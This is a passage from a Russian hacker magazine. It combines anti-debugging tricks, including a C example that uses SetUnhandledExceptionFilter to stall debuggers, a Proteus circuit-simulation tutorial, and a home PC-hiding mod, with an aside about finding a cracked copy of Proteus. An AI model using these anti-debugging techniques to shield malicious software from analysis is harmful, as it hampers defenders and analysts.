При запуске программы на экран вывалится «2, 12ffc0 ***». Как легко заметить, аргументы функции bar оказались сдвинутыми на одну позицию. Почему это произошло? А потому что передача управления на bar осуществляется командой RET, которая работает как JMP, то есть совершает прыжок на bar, забыв положить в стек адрес возврата, роль которого приходится играть аргументу a функции foo, соответствующему аргументу b функции bar. Следовательно, чтобы сохранить все аргументы, необходимо добавить к функции foo один фиктивный аргумент, расположенный слева.

03 необрабатываемые исключения

О возможности передачи управления посредством структурных исключений мы уже говорили. Да и не только мы говорили. Об этом все говорят. Толку-то от этих исключений... Это даже не антиотладочный прием, а так... Однако в win32 API есть одна довольно любопытная функция SetUnhandledExceptionFilter, устанавливающая фильтр для необрабатываемых исключений, получающий управление только в том случае, если программа находится не под отладкой. Причем это не баг, а документированная фича. Если отладчик установлен, то все необрабатываемые исключения будет ловить он. До выполнения фильтра дело просто не дойдет!

Рассмотрим простой пример:

ПРОГРАММА, ЗАЩИЩЕННАЯ ФИЛЬТРОМ НЕОБРАБАТЫВАЕМЫХ ИСКЛЮЧЕНИЙ

```
// делитель
int a = 0;

// фильтр необрабатываемых исключений
// (выполняется, только когда программа не под отладкой)
LONG WINAPI foo(
        struct _EXCEPTION_POINTERS *ExceptionInfo
        )
{
        // отмечаем свое присутствие на экране
        printf("***\n");

        // увеличиваем делитель
        a++;

        // пытаемся разделить еще раз
        return -1;
}

main()
{
        int *p=0; int b=0;

        // устанавливаем фильтр необрабатываемых исключений
        SetUnhandledExceptionFilter(foo);

        // совершаем недопустимую операцию
        b = b /a;

        // отмечаем свое присутствие на экране
        printf("here!\n");
}
```

При нормальном выполнении программа выбрасывает исключение, возникающее при делении на ноль, подхватываемое функцией-фильтром foo, которая выводит на экран «***», увеличивает делитель на единицу, повторяя операцию деления еще раз. В результате этого все работает нормально и ни одной мыши при выполнении программы не страдает.

А теперь запустим программу под OllyDebugger'ом или другим прикладным отладчиком. И что же?! Отладчик, споткнувшись об исключение, застывает, как кролик перед питоном. Попытаемся передать исключение в программу (в OllyDebugger'е это Shift-F7/F8/F9). Обычно это помогает, но только не сейчас! Отладчик зацикливается на исключении, отлавливая его вновь и вновь, а все потому, что функция-фильтр, увеличивающая делитель, не получает управления и увеличивать его становится некому.

SoftICE (будучи запущенным) также всплывает, ругаясь на исключение (даже если программа и не находится под отладкой), но после выхода из него все продолжает работать без проблем. А потому против SoftICE этот прием реально никак не действует, хотя если исключения будут сыпаться как из рога изобилия, то хакеру придется конкретно попотеть!



DI HALT
/ DI_HALT@MAIL.RU /

Виртуальный кузнец

Компьютерное моделирование самопального железа


Железо… Как много в этом звуке для сердца фрикера слилось. Плох тот фрикер, который не умеет самостоятельно делать себе девайсы. Да и не фрикер это вовсе. А железо мало придумать, его еще нужно разработать, отладить, протестировать. На это уходит зачастую уйма времени, особенно когда разбираешься в каком-либо новом контроллере или навороченной микрухе. Нужны эксперименты… Однако не все так страшно!
Вот ты думаешь, что наша фрикерская братва с утра до вечера просиживает за своими паяльными станциями, укуриваясь до одурения парами голландского флюса? Нет, не спорю, некоторые так и делают, и в этом тоже есть огромная польза — практический опыт, но те, что попродвинутее, предпочитают моделирование схем на компе. Сейчас я научу тебя разрабатывать, отлаживать и получать на выходе почти готовое железо, даже не притрагиваясь к паяльнику и деталям.

КЛЕЩИ, МОЛОТОК, ТОПОР — ВОТ КУЛХАЦКЕРА НАБОР!

Вообще, существует масса систем моделирования электронных схем. Из всех, что я видел, мне больше всего понравились Multisim и ISIS Proteus. Multisim обладает практичным интерфейсом, и в нем удобно отлаживать аналоговые схемы. Он позволяет использовать виртуальные транзисторы (параметры ты указываешь сам) и усилители, но совершенно не поддерживает сложные системы, вроде микроконтроллеров или разного рода драйверов. Напротив, Proteus замечательно умеет работать с контроллерами, но ограничен своей библиотекой реальных элементов, поэтому без знания того, какая именно деталь тебе нужна, ты там мало что сделаешь. Вдобавок он обладает убогим интерфейсом. Однако это лучшая система моделирования из тех, что мне доводилось видеть, а потому описывать буду именно ее.

ISIS PROTEUS — ТВОЯ ЛАБОРАТОРИЯ

Итак, не будем тут растекаться припоем по дорожкам, а приступим к делу. Для начала качни Proteus. Весит он порядка 30 метров в архиве. Самая поздняя версия, которая мне известна, — это 7.2, вот ее и ищи. Учти только, что крякнутая версия Proteus работает порой ну очень странно, например, код процессора виден, а отладка не идет и в регистрах левые значения. Потому ищи тщательно :). Скачал — установи! Думаю, с этим ты справишься сам, а потому приступлю к собственно описанию этой чумовой проги.
Предлагаю сразу же взять быка за рога и быстренько смоделировать какую-нибудь несложную схему на микроконтроллере. Объяснять где что я буду по ходу дела.
Запускай Proteus (ярлык ISIS 7 Professional — прим. Dlinyj), сразу же должно открыться бежевое окно в точечках. Это рабочее поле. Тут мы и построим нашу схему. Для примера сварганим схему на моем любимом контроллере AT89C51. Она не будет делать ничего особенного, просто будет отсылать в окошко терминала буковки по нажатиям кнопок, приделанных к портам контроллера. Нечто похожее, только на контроллере ATMega8535, было описано мной в прошлом номере «Хакера» — там мы рулили мобильным телефоном.
Чтобы добавить компонент, нужно вначале выбрать черную стрелку в левом верхнем углу, а потом нажать кнопочку с лупой и треугольником (на скриншотах я постарался все тебе подписать), она расположена посередине верхней панели инструментов. Откроется огромный список элементов, которые знает Proteus. Библиотеки постоянно дополняются и обновляются, поэтому пошарь по инету в поисках новых деталек.
Найди в списке контроллер AT89C51. Чтобы не возиться, заюзай поиск по ключевым словам: набери просто «AT89» и увидишь все семейство MSC-51, известное Proteus'у.
Выбирай нужный и тыкай OK. После этого помещай микросхему в удобное тебе место. Сразу оговорюсь, что модели процов в Proteus несколько упрощены, поэтому они не требуют наличия в виртуальной схеме кварца, системы сброса (подтяжка RESET до нужного уровня). Об этом следует помнить, когда в итоге ты будешь делать реальную схему. В противном случае искать причину неработоспособности схемы можно очень долго.
Хоть они и не нужны, но детали обвески мы все же добавим. Опять тыкай



Multisim — отличная среда для изготовления лаб по электротехнике :)

Библиотека элементов

на лупу с треугольником и ищи там кварц, буржуи зовут его crystal — вот его и ставь на схему рядом с выводами XTAL. Главная убогость интерфейса Proteus заключается в том, что правый клик всегда сначала выделяет, а потом удаляет компонент, а левый ставит новый такой же. Ужасно напрягает! В Multisim все сделано традиционнее и в разы удобнее, но, увы, Multisim не столь могуч. Теперь наведи курсор на вывод кварца и соедини его с выводом XTAL1-процессора, то же проделай и со второй ногой кварца, только для XTAL2.

Теперь нам нужны кондеры. Снова лезь в библиотеку и ищи там Capacitors. Ты увидишь огромный список реальных кондеров, выбери какой-нибудь SMT-конденсатор емкостью порядка 33 пф. В верхнем окошке справа будет его обозначение в схеме, а внизу габаритные размеры, а точнее, контактные площадки под его запайку.

Кстати, посмотри на окошко чуть ниже строки поиска. Видишь там строку Modeling Primitive? Там есть виртуальные примитивы. Они не имеют корпуса, потому при разводке печатной платы выскочат с ошибкой, но если ты не собираешься разводить плату, а лишь хочешь смоделить схему, то возьми лучше их — их значения можно менять как угодно.

Воткни пару кондеров рядом с кварцем и повесь их на ноги кварца одним выводом, а второй объедини и повесь на землю. Где взять землю? Хороший вопрос :). Ищи в левой панели инструментов такие две фиговины, похожие на бирки, зовутся они Terminal mode. Тыкай туда. Рядом слева откроется панелька, где нужно будет выбрать строку GROUND — это и есть земля. Установи ее там, где тебе удобно. Power там же — это напряжение питания схемы. Обычно оно общее, но иногда могут быть заморочки с тем, что у схемы множественное питание (как, например, в компе: там и 5, и 12, и 3,3 В — и вообще тьма разных напряжений).

Далее надо собрать схему сброса. Proteus'у это не требуется, он и так будет нормально отрабатывать, но реальной схеме это нужно. Делается это просто. Ставим резистор и конденсатор. При включении, когда конденсатор не заряжен, его сопротивление равно нулю и на вывод RST подается +5 В, то есть логическая единица. Как только кондер зарядится — это произойдет через пару миллисекунд — ножка через резистор будет лежать на земле, а это уже самый настоящий логический ноль, и проц запустится в штатном режиме.

Сделай все так, как показано на картинке, и приступай к навеске кнопок на наш девайс. Вешать лучше на порт 1. Почему? Да потому, что резисторы дополнительные не нужны. Дело в том, что у C51 порт 0 сделан с возможностью работы на шине данных, то есть имеет так называемое Z-состояние. Это когда на выходе не 1 и не 0, высокое сопротивление (импеданс), почти обрыв, но порт может в это время без палева снифать шину на предмет пролетающих там значений, ничуть не выдавая себя и не мешая другим устройствам. Порт 3 обвешан всякой дополнительной периферией, а порт 2 не очень удобно расположен в модели Proteus'a. Поэтому используем порт 1. Ищи в библиотеке какой-нибудь switch или button. Мне нравится компонент button, потому я заюзаю именно его. Ставлю четыре кнопочки и вешаю их на выводы P1.0, P1.2, P1.4, P1.6, а другие выводы кнопки кладу всем скопом на землю. Как это будет работать? Да очень просто! Вначале вывожу в порт единичку на все выводы. Ножки изнутри сразу же подтягиваются к логической единице. Теперь, чтобы считать данные, достаточно забрать значение из регистра порта P1, а если мы нажимаем какую-либо из кнопок, то эта ножка жестко сажается на землю, пересиливая внутренний подтяг до единицы. То есть нажатая кнопка дает в порту ноль на своем бите. Такой принцип определения нажатия кнопки действителен для всех микроконтроллеров. Также настоятельно рекомендую шунтировать кнопки конденсаторами на 40 пф — не будет ложных срабатываний от импульсных помех (шунтировать — подключать параллельно кнопке — прим. Dlinyj). Это касается реальных устройств, в Proteus'е это не сыграет никакой роли, но я все же добавлю. Все, ввод данных готов. Теперь надо сделать вывод.

Для вывода можно тупо повесить на ножки виртуальные светодиоды и виртуально ими помигать, но это моветон, хотя, не спорю, зачастую помогает отлаживать программу. Я же предпочитаю побаловаться моим любимым UART'ом. Проще говоря, терминалкой. Лезем в раздел виртуальных приборов. Находим на левой панели инструментов пиктограмму с нарисованным стрелочным прибором и заходим туда. Там нашему взору будет представлен список всякого хлама, который мы можем юзать: и вольтметр, и амперметр, и осциллограф, и цифровой анализатор, и разные узкоспециализированные приблуды вроде монитора протокола SPI или I2C. Для прикола возьми осциллограф (oscilloscope) и повесь его одним каналом на вывод TxD.


Еще нам понадобится Virtual Terminal. Выбирай его и вставляй на схему. А теперь соединяй его выходы с выходами проца крест-накрест. Rx с Tx, Tx с Rx. Готово!

Ну и для полного счастья поставь еще светодиод на порт P2. Как подключать светодиоды к портам проца? Да очень просто! Плюс светодиода вешаешь на питание, а минус — на резистор, а этот резистор — уже на выход процессора. Чтобы зажечь диод, на эту ногу надо выдать ноль. Тогда разница между напряжением питания и напряжением нуля на ножке будет максимальной и диод загорится. Ищи в компонентах LED, ну и втыкай его, как я тебе сказал.


Ты уже, наверное, обратил внимание, что событие мы чаще определяем или устанавливаем по нулю, а не по единице. Это связано с тем, что легче получить ноль принудительно, чем подтягивать ножки вверх. Но это далеко не всегда так, например контроллеры семейства AVR умеют свои ножки наглухо сажать и на ноль, и на напряжение питания, так что там диод зажечь можно и единичкой. Для этого его надо будет перевернуть и вторым концом через резистор повесить не на Power, а на землю.

IT'S LIVE! IT'S LIVE!

Так, аппаратную часть мы нарисовали. Пора приступать к настройке и отладке. Код и прошивку ты найдешь на диске — я не буду на них




Панели инструментов


AT89C51 — виртуальная модель

подробно останавливаться, сделав упор на настройку компилятора и отладчика в ISIS Proteus.

Выдели микроконтроллер и кликни на нем дважды — откроется окно свойств.

PCB Packadge — это тип корпуса, он важен при разводке печатной платы. Пусть стоит DIL40.

Program File — это собственно файл прошивки. Вот сюда нужно прописать путь к hex-файлу.

Clock Frequency — частота, на которой будет работать проц. В реале частота зависит от кварца или от встроенного тактового генератора. В Proteus'е она выставляется тут. Укажи ее правильно, так как дефолтные значения зачастую отличаются от тех, что ты собрался юзать.

Итак, выставь нужную частоту проца, пропиши путь к прошивке, и на этом настройка схемы будет завершена. Можно запускать отладку.

Жми кнопку с значком Play, как на магнитофоне. Тут все просто, никаких сложностей. Отмечу только, что пошаговый режим — это просто прерывистый запуск с небольшой временной задержкой.

Теперь твоя схема работает. Можешь понаблюдать процессы, происходящие в ней. Если выберешь в панели инструментов вольтметр, то увидишь напряжение. А если заюзать амперметр, можно измерить ток. Цветные квадратики, что зажглись на ножках процессора, — это логические уровни. Синий — ноль, он же земля. Красный — логическая единица, а серый — это высокий импеданс, он же Hi-Z. В принципе уже этого достаточно, чтобы отладить работу девайса. А что, отлаживаем прогу в Keil uVision (если речь идет о C51) или в AVR Studio, компилим и смотрим, что получилось. Это отлично работает на простых девайсах с одним управляющим контроллером и обвязкой.

Но вот когда у тебя в системе пашет несколько микроконтроллеров или контроллер и какое-либо шибко умное устройство, например ключ Dallas, то тут начинается неслабый геморрой, так как трудно сказать, в какой момент времени какой из контроллеров что выполняет. В такой ситуации нам на помощь придет внутренний отладчик Proteus, позволяющий отлаживать программу по исходному коду, не выходя из программы.

ВСКРЫВАЕМ ЧЕРЕП КОНТРОЛЛЕРУ

Итак, действие первое. Нам надо добавить в наш проект исходник. Залезь в меню, отыщи там пункт Source и смело ткни в него недрогнувшей рукой. Выбирай Add/Remove source и добавляй исходник. Чтобы компилятор не тупил, исходники советую ныкать по простым путям, без пробелов и русских букв. Например, как у меня: «d:\coding\C51\hack_2.asm». Добавляя исходник, не забудь указать компилятор, которым его надо будет компилить. Для этого случая в Code generation tools надо указать ASEM51, то есть компилятор архитектуры MCS-51.

Жми OK, и в меню Source появится еще один пункт — добавленный исходный файл, при выборе которого автоматом открывается редактор, и можно оперативно подправить текст программы.


Действие второе. Настройка компилятора. Снова лезь в меню Source и ищи там пункт Define Code Generation Tools — это опции компилера. Изначально они настроены криво — в разделе Make rules тычь в строку Command Line и выноси оттуда весь мусор, что там есть. Оставь только «%1» без кавычек. ASEM51 — умная зараза, он сам добавит нужные файлы с описаниями регистров и переменных, тем более что у семейства MCS-51 все адреса одинаковые.


Действие третье. Жми в том же меню Source пункт Build All и получай на выходе hex-файл, но уже местной выделки. Там же моргнет окно компилятора, в котором будут сведения об ошибках и ряд служебных данных.

Действие четвертое. Запускай схему кнопкой Play в нижней панельке и сразу же устанавливай либо паузу, либо пошаговый режим. Должно открыться окно с кодом программы, как в уже привычном тебе отладчике. Если не открылось, то ты можешь найти его в меню «Debug → 8051CPU → Source Code — U1». Там же будет масса других полезных вещей, как,

Лазерный утюг — оружие настоящего джедая!

Лазерный утюг — это широко известная технология изготовления печатных плат почти промышленного качества. Вкратце это можно описать так: рисунок платы в зеркальном отображении печатается на лазерном принтере, затем отпечаток накладывается на текстолит и проглаживается утюгом. Бумага смывается, а тонер остается. Далее это дело кидается в раствор хлорного железа, и через минут 30 ты становишься счастливым обладателем печатной платы с абсолютно ровными и красивыми дорожками. От себя добавлю, что идеальным материалом для печати является подложка от самоклеющихся пленок — ее не надо отмачивать, можно просто оторвать. Погугли по ключевым словам «изготовление плат методом ЛУТ» и найдешь миллион и одну публикацию на эту тему. Кстати, с поста про ЛУТ началось сообщество ru_radio_electr в ЖЖ. Можешь копнуть в сообществе, там навалом постов по этой теме, как моих, так и Dlinyj.


Схема в сборе


Передача данных по UART. На осциллографе виден пакет битов, летящих по проводу

например, содержимое регистров процессора или памяти программ/данных.
Ну а далее все просто — обычный отладчик, в котором ты, надеюсь, работал уже не раз. Кнопочки вверху окна исходного кода управляют исполнением кода.


НАЗНАЧЕНИЕ КНОПОК

Красный бегущий чувак — запуск кода на исполнение.
Нога, перепрыгивающая через фиговину, — исполнение с пропуском процедур.
Нога со стрелкой вниз — выполнить одну инструкцию, сделать шаг.
Нога со стрелкой вверх — выйти из подпрограммы.
Нога и стрелка вперед — исполнять до курсора.
Кружочки со стрелочками — установка/снятие/отключение точек останова Breakpoint. Брейкпоинт — это такое место в программе, где твоя прога встанет как вкопанная, и дальше пойдет лишь с твоего согласия, незаменимая вещь при отладке.

При добавлении в проект второго проца его код, регистры и память будут там же, но называться будут уже Source Code — U2 и т.д.
Кроме того, в директории Proteus'а есть папка SAMPLES — в ней куча разных весьма сложных примеров, показывающих возможности системы ISIS Proteus.

ARES — РАЗВОДИТ НЕ ПО-ДЕТСКИ!

Итак, ты отладил схему, все работает, виртуально все отлично. В принципе все уже готово, пора мутить печатную плату. Если схема простая, то лучше взять Sprint Layout и развести схему вручную. Но если и это в лом, то можно заюзать встроенный в Proteus трассировщик — ARES. Но для этого при составлении схемы нужно, во-первых, указать тип корпуса абсолютно всех элементов, а во-вторых, не забыть разного рода кварцы и конденсаторы, без которых в Proteus'е модель работать будет, а вот в реале, возможно, даже не запустится.
Для перехода в ARES достаточно лишь нажать кнопочку с надписью «ARES» в верхней части экрана. Очевидно, не правда ли? Proteus предложит сохранить соединения в NetList, скажи да и приступай к разводке платы. Сразу предупрежу, что развести печатную плату можно только на секс — долгий и нудный трах с проводочками, гоняя их туда-сюда. Следя, чтобы все было подключено и нигде не коротнуло, чтобы дорожки не оказывались слишком узкими и было как можно меньше перемычек или чтобы они не пытались лезть между ножками микросхем. В домашних условиях такие платы разводить — сущее мучение.


ARES — великий и ужасный разводила

Скажу честно, в ARES я особо не врубался, так как обычно разводжу платы вручную, поэтому синяки и шишки о его интерфейс ты будешь набивать без меня. Могу только дать парочку советов. Во-первых, среди инструментов ARES есть две мегавещи. Первая — это AutoPlacer, оптимально размещающий компоненты на плате. Вторая — это AutoRouter, красиво автоматом разводящая все дорожки. Для того чтобы эти штуки сработали, нужно указать границы платы. Поэтому найди там внизу экрана селектор слоев, выдели на нем желтый слой (Board Edge) и нарисуй в рабочем поле какой-нибудь замкнутый контур (на правой панели инструментов увидишь такие салатового цвета квадрат, круг, линию... хм, задницу... вот ими и надо нарисовать границы платы). Когда укажешь границы платы, можешь смело жать сначала AutoPlacer, а потом AutoRouter. Их кнопочки расположены на верхней панели инструментов.
Когда после недели шаманских манипуляций с автотрассировщиком ты наконец получишь адекватный результат, можешь считать, что ты достиг просветления и обрел силу. Теперь, как истинный фрик-джедай, ты имеешь полное право заюзать лазерный утюг и изготовить себе печатную плату девайса.

ЗАКЛЮЧЕНИЕ

Теперь ты понимаешь, что для достижения просветления не нужно корпеть с паялом в руках сутками, покупая горы деталей, и материться, когда твоя схема в очередной раз запылает синим пламенем. Все значительно проще — моделируй схемы на компе, отлаживай. И только когда все заработает в вирте, переноси в реал. Удачи хацкер!



НИКОЛАЙ ШВАРЦ
/ ZZZUHELL@MAIL.RU /

ДИВАННЫЙ МОДДИНГ

Куда спрятать круглосуточно работающий комп

Анлим — величайшее изобретение человечества. Именно поэтому после перехода на новый тарифный план в моей однокомнатной квартире появился второй компьютер, постоянно качающий (и, естественно, раздающий) тонны разного софта, фильмов и музыки. Стоял он, конечно же, на кухне. Рядом подмигивал светодиодами роутер, коннект был надежным, скорость — достаточной... Но однажды случилась беда...

ИДЕЯ

Беда пришла в виде известия о том, что моя супруга заказала на кухню новый диван (в народе именуемый «уголком»). Он оказался мягким и удобным, но, увы, занял место у стены, где ранее ютились комп и роутер. Поскольку я не захотел избавляться от дивана (уж больно удобно было, сидя на нем, поглощать яичницу с пивом), потребовалось срочно изыскивать место для «умных железок». Как вскоре выяснилось, под сидением дивана было специальное отделение для всякого стаффа. Замеры показали, что системный блок туда прекрасно поместится. Решение было принято, и, когда супруга отправилась в магазин, чтобы не видеть издевательств над новой мебелью, я с улыбкой протер от пыли любимый дремель.

ПРИСТУПИМ

В первую очередь стоило подумать об охлаждении. Поскольку вся конструкция должна была быть скрыта от глаз, я решил не заморачиваться на вентиляторах с подсветкой и хромированных решетках. В компьютерном хламе нашлись два больших вентилятора на 12 В, оставалось только соединить их параллельно и подключить к разъему на материнке. Первые же полевые испытания показали, что охлаждается вся система превосходно, но вот шумит, как взлетающий «Боинг». К проводу питания вентиляторов срочно был припаян разъем USB, и они были переведены на низкокалорийную пятивольтовую диету. Шума сразу стало заметно меньше. Уже потом я подумал, что почти того же эффекта можно было добиться, соединив вентиляторы последовательно и запитав их от 12 В.

Воодушевившись, я начал вырезать отверстия под вентиляторы. Поленившись пилить оргалит дремелем с диском, я просто насверлил в нем дырок и потом прорезал тем же сверлом перемычки. Получилось некрасиво, но быстро (для красоты можно обработать края полукруглым напильником по дереву — прим. Dlinyj). Теперь стоило подумать о поступлении холодного воздуха, поскольку крышка дивана закрывалась практически герметично, а вентиляторы, естественно, работали в режиме вытяжки. Сколько дырок надо просверлить? Ну чем больше, тем лучше, конечно. Впрочем, выполнив небольшой подсчет, можно избавить себя от лишней работы. Будем исходить из того, что суммарная площадь дырок, через которые воздух поступает, должна быть не меньше площади дырок, через которые он же вытягивается. Считаем. Диаметр дырки под большой вентилятор — 50 мм. Площадь ее, соответственно, составит [Pi]*d²/4 или 1960 мм². Два вентилятора — это 3920 мм². Диаметр сверла, которым я дырявил дно дивана, — 5 мм. Считаем площадь каждой дырки по той же формуле, что и перед этим. Получается 19,6 мм².

Путем деления одного на другое выясняем, что нам потребуется сделать не менее 200 дырок. Сказано — сделано.

ТЕСТИРОВАНИЕ СИСТЕМЫ

Осталось совсем немного: подключить все компоненты, прикрутить вентиляторы к дну и, помолившись, запускать систему. И не забудь установить RAdmin или подобную утилиту, чтобы управлять компьютером по сети. Настрой BIOS, чтобы он не ругался на отсутствие клавиатуры, а система при случайном отключении напряжения не требовала нажатия Power, а сразу запускалась. В Винде (я использую наибезглючнейший Server 2000)







USB — это не только ценный порт...

Мой роутер оборудован двумя портами USB 2.0 для подключения внешнего винта или сетевого принтера. Впрочем, ничего не мешает запитать от него систему охлаждения. Это может понадобиться, скажем, во время отпуска, когда компьютер отключается, а охлаждать систему все равно надо (роутер ощутимо греется). Главное — не перестараться и не спалить порт слишком мощной нагрузкой. Смотрим на наклейку вентилятора: при напряжении 12 В ток составляет 0,13 А. Считаем сопротивление обмотки: 12/0,13=92 Ома. Ток при напряжении 5 В составит 5/92=0,05 А. Значит, два вентилятора будут отъедать от порта USB всего 0,1 А (при максимуме 0,5 А). Таким образом, можно не бояться и подключать нашу охладительную систему к роутеру.

Доработка

